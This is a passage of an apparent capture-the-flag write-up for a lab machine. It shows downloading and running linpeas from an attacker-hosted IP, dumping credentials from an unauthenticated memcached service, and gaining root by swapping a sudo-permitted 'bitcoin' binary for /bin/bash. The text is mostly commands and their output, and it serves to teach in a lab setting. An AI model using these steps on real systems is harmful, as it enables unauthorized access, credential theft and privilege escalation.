
```
wget http://10.8.109.14:8000/linpeas.sh
```

give it execute permission and execute it:

```
chmod +x linpeas.sh

./linpeas.sh
```

I did not find something special so I checked another port on this machine:



```
www-data@osboxes:/$ netstat -lptu
netstat -lptu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:3010          *:*                     LISTEN      -
tcp        0      0 localhost:mysql         *:*                     LISTEN      -
tcp        0      0 localhost:11211         *:*                     LISTEN      -
tcp        0      0 *:ssh                   *:*                     LISTEN      -
tcp        0      0 localhost:ipp           *:*                     LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
tcp6       0      0 ip6-localhost:ipp       [::]:*                  LISTEN      -
udp        0      0 *:42889                 *:*                                 -
udp        0      0 *:bootpc                *:*                                 -
udp        0      0 *:ipp                   *:*                                 -
udp        0      0 *:mdns                  *:*                                 -
udp6       0      0 [::]:55064              [::]:*                              -
udp6       0      0 [::]:mdns               [::]:*                              -
www-data@osboxes:/$
```

open ports


What is that port?

after an explore about it, the service is “memcached” that uses to get data faster from the memory cache. maybe there is something else but how can I dump data from it?

I find a way to connect it with telnet.

```
www-data@osboxes:/$ telnet localhost 11211
telnet localhost 11211
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
version
version
VERSION 1.4.25 Ubuntu
stats
STAT pid 968
STAT uptime 1412
STAT time 1703165391
STAT version 1.4.25 Ubuntu
STAT libevent 2.0.21-stable
STAT pointer_size 32
STAT rusage_user 0.025273
STAT rusage_system 0.025273
STAT curr_connections 1
STAT total_connections 12
STAT connection_structures 2
STAT reserved_fds 20
STAT cmd_get 0
STAT cmd_set 50
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 0
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 1573
STAT bytes_written 1620
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT time_in_listen_disabled_us 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 262144
STAT hash_is_expanding 0
STAT malloc_fails 0
STAT bytes 321
STAT curr_items 5
STAT total_items 50
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
STAT crawler_reclaimed 0
STAT crawler_items_checked 0
STAT lrutail_reflocked 0
END
stats slabs
STAT 1:chunk_size 80
STAT 1:chunks_per_page 13107
STAT 1:total_pages 1
STAT 1:total_chunks 13107
STAT 1:used_chunks 5
STAT 1:free_chunks 13102
STAT 1:free_chunks_end 0
STAT 1:mem_requested 321
STAT 1:get_hits 0
STAT 1:cmd_set 50
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 1:touch_hits 0
STAT active_slabs 1
STAT total_malloced 1048560
END
stats cachedump 1 0
stats cachedump 1 0
ITEM id [4 b; 1703163919 s]
ITEM email [14 b; 1703163919 s]
ITEM salary [8 b; 1703163919 s]
ITEM password [15 b; 1703163919 s]
ITEM username [4 b; 1703163919 s]
END
get username
get username
VALUE username 0 4
Orka
END
get password
get password
VALUE password 0 15
*************** /// the password is here. ///
END
```

lets move to Orka and read user.txt flag.



```
www-data@osboxes:/$ su Orka
su Orka
Password:[redacted]

Orka@osboxes:/$ cd /home
cd /home
Orka@osboxes:/home$ ls
ls
lost+found  Orka
Orka@osboxes:/home$ cd Orka
cd Orka
Orka@osboxes:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
Orka@osboxes:~$ cat user.txt
cat user.txt
[redacted]
Orka@osboxes:~$ █
```


user.txt

privilege escalation

Its time to root the machine.

check which files can run as root :

```
Orka@osboxes:~$ sudo -l
```




```
Matching Defaults entries for Orka on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin
```

bitcoin

LETS CHECK IF IT CAN RUN WITH SUDO. YES WE CAN! but we cannot write the bitcoin file as Orka. so lets change the Desktop folder and replace the bitcoin content with /bin/bash to get root.

///If a user can execute file as sudo , sometimes there is a vuln that gives the user the ability to run /bin/bash with sudo permission to get root.///



```
Orka@osboxes:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
Orka@osboxes:~$ mv Desktop olddesktop
mv Desktop olddesktop
Orka@osboxes:~$ mkdir Desktop
mkdir Desktop
Orka@osboxes:~$ cp /bin/bash ./Desktop/bitcoin
cp /bin/bash ./Desktop/bitcoin
Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
sudo /home/Orka/Desktop/bitcoin
root@osboxes:~# whoami
whoami
root
root@osboxes:~# cat /root/root.txt
cat /root/root.txt
[redacted]
root@osboxes:~# 
```

root.txt

4ND W3 are d0N3.

Happy Hacking.